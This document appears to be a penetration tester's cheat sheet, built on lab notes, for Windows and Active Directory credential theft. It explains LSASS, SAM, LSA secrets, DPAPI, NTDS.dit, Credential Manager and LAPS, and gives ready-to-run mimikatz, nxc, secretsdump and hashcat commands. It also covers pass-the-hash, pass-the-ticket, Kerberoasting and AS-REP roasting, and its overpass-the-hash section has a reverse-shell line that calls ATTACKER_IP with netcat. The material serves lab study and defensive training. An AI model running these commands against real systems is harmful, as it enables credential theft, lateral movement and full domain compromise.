Windows and Active Directory Credential Storage

Windows and Active Directory store credentials in multiple formats and locations. The exact storage mechanism depends on whether a system is standalone or domain-joined, and whether credentials are required for interactive logon, re-authentication, offline access, or application integration.

From a penetration testing perspective, these credential stores represent different collection opportunities. Credentials do not exist in a single place; instead, they are distributed across memory, registry hives, and databases. Each storage mechanism has its own access requirements, persistence characteristics, and privilege levels needed for extraction. Understanding *why* these stores exist is essential to understanding *how* and *when* they can be abused.

LSASS Memory (Live Credentials)

The Local Security Authority Subsystem Service (LSASS) is responsible for enforcing Windows security policies and handling authentication. To perform these functions efficiently, LSASS maintains highly sensitive credential material in memory.

This live in-memory storage can include NTLM and LM password hashes, Kerberos Ticket Granting Tickets (TGTs), Kerberos service tickets (TGS), and in certain configurations or legacy scenarios, even plaintext credentials.

The reason LSASS stores credentials in memory is to enable features such as Single Sign-On (SSO). A user authenticates once, after which LSASS can transparently authenticate that user to multiple services without requiring repeated password entry.

From an attack perspective, LSASS memory is one of the most valuable credential targets on a compromised system. If an attacker obtains SYSTEM-level privileges, they can dump the LSASS process memory and extract these credentials. This enables lateral movement, privilege escalation, Pass-the-Hash attacks, Pass-the-Ticket attacks, and other Kerberos-based techniques. However, because this data is live and volatile, LSASS credentials typically disappear after reboot or user logoff.

USE:

- NXC

  ```
  nxc smb 10.10.10.10 -u username -p password -M lsassy
  nxc smb 10.10.10.10 -u username -p password --lsa
  ```

- MANUAL

  1. Open task manager
  2. select lsass.exe
  3. right click and select Create dump file

  ```
  copy C:\Users\username\AppData\Local\Temp\2\lsass.DMP C:\Tools\Mimikatz\lsass.DMP
  ```

- SYSINTERNALS

  ```
  procdump.exe -accepteula -ma lsass.exe c:\Tools\Mimikatz\lsass_dump
  ```

- MIMIKATZ

  OPTION 1

  if you are looking for plain text passwords, need Kerberos tickets, you want to dump service accounts or you are in a lab 😉

  ```
  privilege::debug
  sekurlsa::logonpasswords
  ```

  If you get f.e. ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

  ```
  !+
  ```

  If this also fails with a isFileExist then navigate to the Mimikatz folder f.e. C:\Tools\Mimikatz\ and execute Mimikatz again

  ```
  !processprotect /process:lsass.exe /remove
  ```

```
sekurlsa::logonpasswords
```

Notice we used token::revert to reestablish our original token privileges, as trying to pass-the-hash with an elevated token won't work. This would be the equivalent of using runas /netonly but with a hash instead of a password and will spawn a new reverse shell from where we can launch any command as the victim user

OPTION 2

```
privilege::debug
token::elevate
sekurlsa::msv
token::revert
```

SAM and SYSTEM Hives (Local Account Credentials)

The Security Accounts Manager (SAM) hive is a Windows registry database that stores password hashes for local user accounts, including local administrators. These hashes are stored in an encrypted form and cannot be decrypted using the SAM hive alone.

Decryption requires the BootKey, which is derived from the SYSTEM hive. By extracting both the SAM and SYSTEM hives, an attacker can recover all local account NTLM password hashes. These hashes can then be used for offline password cracking or reused directly in Pass-the-Hash attacks against systems that accept NTLM authentication.

The SAM hive is located at %SystemRoot%\System32\Config\SAM, and the SYSTEM hive at %SystemRoot%\System32\Config\SYSTEM. Access to these files typically requires SYSTEM-level privileges, but they can also be obtained offline through Volume Shadow Copies or disk extraction. Unlike LSASS memory, SAM credentials are persistent and survive reboots.

USE:

- NXC

  LOCAL ACCOUNT

  ```
  nxc smb 10.10.10.10 -u username -p password --sam
  ```

- MANUAL

  REG SAVE

  ```
  reg save hklm\sam sam.hive
  reg save hklm\system system.hive
  ```

  COPY

  ```
  copy C:\Windows\System32\config\SAM sam.hive
  copy C:\Windows\System32\config\SYSTEM system.hive
  ```

  DOMAIN ACCOUNT/AD

  ```
  nxc smb 10.10.10.10 -u username -p password -d dom.ain --sam
  ```

- MIMIKATZ

  ```
  privilege::debug
  token::elevate
  ```

  OPTION 1

  ```
  lsadump::sam
  ```

  OPTION 2

```
lsadump::sam /sam:"C:\Users\Administrator\Desktop\SAM"
/system:"C:\Users\Administrator\Desktop\SYSTEM"
```

- SECRETSDUMP.py

```
sudo secretsdump.py -sam sam.hive -system system.hive LOCAL -outputfile /tmp/hashes
```

LSA Secrets

LSA Secrets are stored under the registry key HKLM\SECURITY\Policy\Secrets and contain sensitive authentication material used internally by the operating system.

These secrets may include cached domain credentials for offline logons, service account passwords, scheduled task credentials, and occasionally RDP-related secrets. In many cases, this data is stored in plaintext or can be easily decrypted once access is obtained.

From a penetration testing perspective, LSA Secrets are highly valuable because they often reveal reusable credentials. Accessing LSA Secrets requires administrative or SYSTEM-level privileges and is typically performed via the LSARPC interface or specialized credential extraction tools.

USE:

- NXC

```
nxc smb 10.10.10.10 -u username -p password --lsa
nxc smb 10.10.10.10 -u username -p password -M lsassy
```

- MIMIKATZ

```
privilege::debug
token::elevate
lsadump::cache
```

DPAPI Vault (User-Level Stored Secrets)

The Data Protection API (DPAPI) is Windows' built-in cryptographic framework used to protect user-specific secrets. Each user account has one or more DPAPI master keys, which are used to encrypt sensitive data such as saved browser passwords, Wi-Fi credentials, stored RDP connections, and application-specific secrets.

DPAPI master keys are stored under %APPDATA%\Microsoft\Protect and are themselves encrypted using a key derived from the user's logon password. If an attacker can obtain the user's plaintext password, NTLM hash, or access the user's active logon session, they can decrypt the master key and recover all DPAPI-protected credentials for that user.

DPAPI data is persistent and user-scoped, making it especially valuable on systems used by privileged users or administrators.

USE:

- NXC

```
nxc smb 10.10.10.10 -u username -p password -dpapi
```

- MIMIKATZ

```
vault::list
vault::cred /export
```

NTDS.dit (Active Directory Credential Database)

New Technologies Directory Services (NTDS) is a database containing all Active Directory data, including objects, attributes, credentials, etc. The NTDS.DTS data consists of three tables as follows:

- Schema table: it contains types of objects and their relationships.
- Link table: it contains the object's attributes and their values.
- Data type: It contains users and groups.

NTDS is located in C:\Windows\NTDS by default, and it is encrypted to prevent data extraction from a target machine. Accessing the NTDS.dit file from the machine running is disallowed since the file is used by Active Directory and is locked. However, there are various ways to gain access to it. This task will discuss how to get a copy of the NTDS file using the ntdsutil and Diskshadow tool and finally how to dump the file's content. It is important to note that decrypting the NTDS file requires a system Boot Key to attempt to decrypt LSA Isolated credentials, which is stored in the SECURITY file system. Therefore, we must also dump the security file containing all required files to decrypt.

USE:

- NXC

  ```
  nxc smb 10.82.175.159 -u thm -p Passw0rd! --ntds
  ```

- SECRETSDUMP.py

  OPTION1

  LOCAL => NTDSUTIL (as administrator)

  ```
  powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
  ```

  Now, if we check the c:\temp directory, we see two folders: Active Directory and registry, which contain the three files we need. Transfer them to the AttackBox and run the secretsdump.py script to extract the hashes from the dumped memory file.

  ```
  secretsdump.py -system SYSTEM -ntds NTDS.DIT LOCAL
  ```

  OPTION 2

  REMOTE => SECRETSDUMP.py

  ```
  secretsdump.py -just-dc THM.red/<AD_Admin_User>@10.10.10.10
  ```

  Only NTLM

  ```
  secretsdump.py -just-dc-ntlm THM.red/<AD_Admin_User>@10.10.10.10
  ```

  Crack with

  ```
  hashcat -m 1000 -a 0 /path/to/ntlm_hashes.txt /path/to/wordlist/such/as/rockyou.txt
  ```

CREDENTIAL MANAGER

Credential Manager is a Windows feature that stores logon-sensitive information for websites, applications, and networks. It contains login credentials such as usernames, passwords, and internet addresses. There are four credential categories:

- Web credentials contain authentication details stored in Internet browsers or other applications.
- Windows credentials contain Windows authentication details, such as NTLM or Kerberos.
- Generic credentials contain basic authentication details, such as clear-text usernames and passwords.
- Certificate-based credentials: These are authentication details based on certificates.

Note that authentication details are stored on the user's folder and are not shared among Windows user accounts. However, they are cached in memory.

USE:

- MANUAL

  List vaults

  ```
  vaultcmd /list
  ```

  Check for stored credentials

  ```
  vaultCmd /listproperties:"Web Credentials"
  ```

  List credentials if credentials are found in listproperties:

```
VaultCmd /listcreds:"Web Credentials"
```

- GET-WEBCREDENTIALS.ps1

```
powershell -ex bypass
Import-Module C:\Tools\Get-WebCredentials.ps1
Get-WebCredentials
```

- RUNAS

```
cmdkey /list
runas /savecred /user:THM.red\thm-local cmd.exe
```

- MIMIKATZ

```
privilege::debug
sekurlsa::credman
```

Kerberos Tickets (Authentication Artifacts)

Kerberos tickets represent authenticated sessions rather than stored passwords. When a domain user logs on, Windows requests a Ticket Granting Ticket (TGT) from the domain controller. This TGT is then used to request service tickets (TGS) for accessing specific domain services without re-entering credentials.

These tickets are stored in memory, primarily within the LSASS process. While Kerberos tickets do not contain plaintext passwords, they can be reused by attackers to impersonate users via Pass-the-Ticket attacks.

Because Kerberos tickets remain valid until they expire or are revoked, attackers can use them for lateral movement without cracking hashes or knowing the original password. In environments where a domain controller is compromised, attackers can also forge Kerberos tickets (Golden or Silver Tickets), allowing stealthy and long-term access across the domain.

Cached Domain Credentials (DCC / DCC2)

Cached Domain Credentials allow Windows systems to authenticate domain users when a domain controller is unavailable, such as when a laptop is offline. To support this functionality, Windows stores a limited number of recent domain logon credentials locally.

These credentials are stored in the SECURITY registry hive as DCC or DCC2 hashes. Unlike live credentials in memory, cached domain credentials are persistent and remain available after reboot. However, they cannot be used directly for network authentication or Pass-the-Hash attacks.

Instead, attackers must perform offline password cracking to recover the original plaintext password. From both a defensive and offensive perspective, cached domain credentials are especially relevant on workstations and laptops used by domain administrators or privileged users.

USE:

- SECRETSDUMP.py

```
secretsdump.py WRK/username:password@10.10.10.10-output local_dump
secretsdump.py DOMAIN/username:found_password@10.10.10.10 -just-dc -output dc_dump
```

LAPS

A Windows OS has a built-in Administrator account which can be accessed using a password. Changing passwords in a large Windows environment with many computers is challenging. Therefore, Microsoft implemented a method to change local administrator accounts across workstations using Group Policy Preferences (GPP).

GPP is a tool that allows administrators to create domain policies with embedded credentials. Once the GPP is deployed, different XML files are created in the SYSVOL folder. SYSVOL is an essential component of Active Directory and creates a shared directory on an NTFS volume that all authenticated domain users can access with reading permission.

The issue was the GPP relevant XML files contained a password encrypted using AES-256 bit encryption. At that time, the encryption was good enough until Microsoft somehow published its private key on MSDN. Since Domain users can read the content of the SYSVOL folder, it becomes easy to decrypt the stored passwords. One of the tools to crack the SYSVOL encrypted password is Get-GPPPassword.

Local Administrator Password Solution (LAPS)

In 2015, Microsoft removed storing the encrypted password in the SYSVOL folder. It introduced the Local Administrator Password Solution (LAPS), which offers a much more secure approach to remotely managing the local administrator password.

The new method includes two new attributes (ms-mcs-AdmPwd and ms-mcs-AdmPwdExpirationTime) of computer objects in the Active Directory. The ms-mcs-AdmPwd attribute contains a clear-text password of the local administrator, while the ms-mcs-AdmPwdExpirationTime contains the expiration time to reset the password. LAPS uses admpwd.dll to change the local administrator password and update the value of ms-mcs-AdmPwd.

USE:

- NXC

  ```
  nxc winrm $TARGET_IP -u user-can-read-laps -p pass --laps
  ```

- POWERSHELL

  Check if LAPS is installed

  ```
  dir "C:\Program Files\LAPS\CSE"
  ```

  check the available commands to use for AdmPwd. Find-AdmPwdExtendedRights should be available

  ```
  Get-Command *AdmPwd*
  ```

  find which AD organizational unit (OU) has the "All extended rights" attribute

  ```
  Find-AdmPwdExtendedRights -Identity THMorg
  ```

  Let's check the group and its members for f.e. THMGroupReader

  ```
  net groups "THMGroupReader"
  ```

  After compromising the right user, we can get the LAPS password using Get-AdmPwdPassword cmdlet by providing the target machine with LAPS enabled

  ```
  Get-AdmPwdPassword -ComputerName “ComputerName”
  ```

Summary Perspective

While LSASS memory and NTDS.dit expose live and authoritative credentials, other stores such as Kerberos tickets, DPAPI secrets, and cached domain credentials enable authentication reuse and offline attacks. In real-world intrusion scenarios, attackers often combine multiple credential stores to move laterally, escalate privileges, and maintain persistence across Windows and Active Directory environments.

This table summarises the stores we'll target in the upcoming tasks:

Store	Location	What It Holds	Why It Exists	Alive	Persistent data	Access Method	Tools & Commands
LSASS Memory	RAM (lsass.exe)	NTLM hashes, Kerberos tickets, sometimes plaintext creds	Single Sign-On and runtime authentication	yes	no	Dump LSASS memory	mimikatz sekurlsa::*; procdump lsass.exe; lsassy; nanodump
SAM + SYSTEM Hives	Disk (Registry)	Local NTLM account hashes	Local authentication (local users/admins)	no	yes	Offline hive extraction + SYSTEM bootkey	secretsdump.py; mimikatz lsadump::sam
SECURITY (LSA Secrets)	Disk (Registry)	Cached domain creds, service account passwords, scheduled task creds, RDP secrets	Offline logon, services, scheduled tasks	no	yes	LSA RPC or offline hive parsing	secretsdump.py; mimikatz lsadump::secrets
DPAPI Vault	Disk + RAM	Browser passwords, RDP creds, WiFi keys, app secrets	Per-user secure credential storage	no	yes	Decrypt via user token or masterkey	mimikatz vault::*; SharpDPAPI
Credential Manager (CredMan)	Disk + RAM	Saved creds (runas, RDP, SMB)	User convenience	sometimes	sometimes	User context or DPAPI decryption	cmdkey /list; mimikatz vault::*
Cached Domain Credentials (DCC2)	Disk (SECURITY hive)	Hashes of last logged-on domain users	Offline domain logon	no	yes	Offline extraction	secretsdump.py -cached
NTDS.dit (DC only)	Disk (Domain Controller)	All AD accounts: NTLM hashes, Kerberos keys, usernames	Domain authentication and replication	no	yes	DRSUAPI replication or offline parsing	secretsdump.py -just-dc; ntdsutil
Kerberos Tickets	RAM	TGT and service tickets	Passwordless authentication after logon	yes	no	Dump from LSASS	mimikatz kerberos::*
LSA Cached Logons	RAM + Disk	Logged-on user secrets	Fast re-authentication	sometimes	sometimes	LSASS + registry	mimikatz sekurlsa::logonpasswords
LAPS	AD attributes on computer account Legacy LAPS: ms-Mcs-AdmPwd Windows LAPS: msLAPS-EncryptedPassword, msLAPS-Password	Lokaal Administrator-wachtwoord per machine (uniek, geroteerd)	Voorkomt hergebruik van lokale admin-wachtwoorden → beperkt laterale beweging	no	yes	LDAP read (ACL-based) → alleen accounts met expliciete rechten	PowerShell Get-AdmPwdPassword (legacy) Get-LapsADPassword (Windows LAPS)

PASS THE HASH

- NXC

```
nxc smb 10.10.10.10 -u 'FileServer$' -H hash -x 'whoami /groups'
nxc smb 10.10.10.10 -u 'FileServer$' -H hash -x 'type C:\Users\Administrator\Desktop\root.txt'
```

- PSEXEC.py

```
psexec.py 'DOMAIN/username@$' -hashes: found_hash
psexec.py -hashes: full_hash admin@10.10.10.10
```

- pth-winexe

```
pth-winexe -U 'admin%full_admin_hash' //10.10.10.10 cmd.exe
```

- evil-winrm

```
evil-winrm -i 10.10.10.10 -u Administrator -H hash
```

PASS THE TICKET

- MIMIKATZ

```
privilege::debug
sekurlsa::tickets /export
```

Once we have extracted the desired ticket, we can inject the tickets into the current session with the following command:

```
kerberos::ptt [0;427fcd5]-2-0-40e10000-Administrator@krbtgt-ZA.TRYHACKME.COM.kirbi
```

To check if the tickets were correctly injected, you can use the klist command:

```
klist
```

OVERPASS-THE-HASH / PASS-THE-KEY

- PSEXEC.py

```
privilege::debug
sekurlsa::ekeys
```

Depending on the available keys, we can run the following commands on mimikatz to get a reverse shell via Pass-the-Key
Upload nc64.exe to the target

If we have the RC4 hash

```
sekurlsa::pth /user:Administrator /domain:za.tryhackme.com /rc4:96ea24eff4dff1fbe13818fbf12ea7d8
/run:"c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 5556"
```


If we have the AES128 hash

```
sekurlsa::pth /user:Administrator /domain:za.tryhackme.com
/aes128:b65ea8151f13a31d01377f5934bf3883 /run:"c:\tools\nc64.exe -e cmd.exe ATTACKER_IP 5556"
```

If we have the AES256 hash

```
sekurlsa::pth /user:Administrator /domain:za.tryhackme.com
/aes256:b54259bbff03af8d37a138c375e29254a2ca0649337cc4c73addcd696
```

Notice that when using RC4, the key will be equal to the NTLM hash of a user. This means that if we could extract the NTLM hash, we can use it to request a TGT as long as RC4 is one of the enabled protocols.
This particular variant is usually known as Overpass-the-Hash (OPtH).



KERBEROASTING

```
GetUserSPNs.py -dc-ip 10.82.175.159 THM.red/thm
GetUserSPNs.py -dc-ip 10.82.175.159 THM.red/thm -request-user svc-user > hash.txt
hashcat -a 0 -m 13100 spn.hash /usr/share/wordlists/rockyou.txt
```

AS-REPROASTING

AS-REP Roasting is the technique that enables the attacker to retrieve password hashes for AD users whose account options have been set to "Do not require Kerberos pre-authentication"

First create a users list in /tmp/users.txt

```
GetNPUsers.py -dc-ip 10.82.175.159 thm.red/ -usersfile /tmp/users.txt
```

SWITCH TO ANOTHER CLIENT AFTER LOGGING IN WITH A PTH / PTT / PTT

- WINRS.exe

```
winrs.exe -r:THMIIS.za.tryhackme.com cmd
```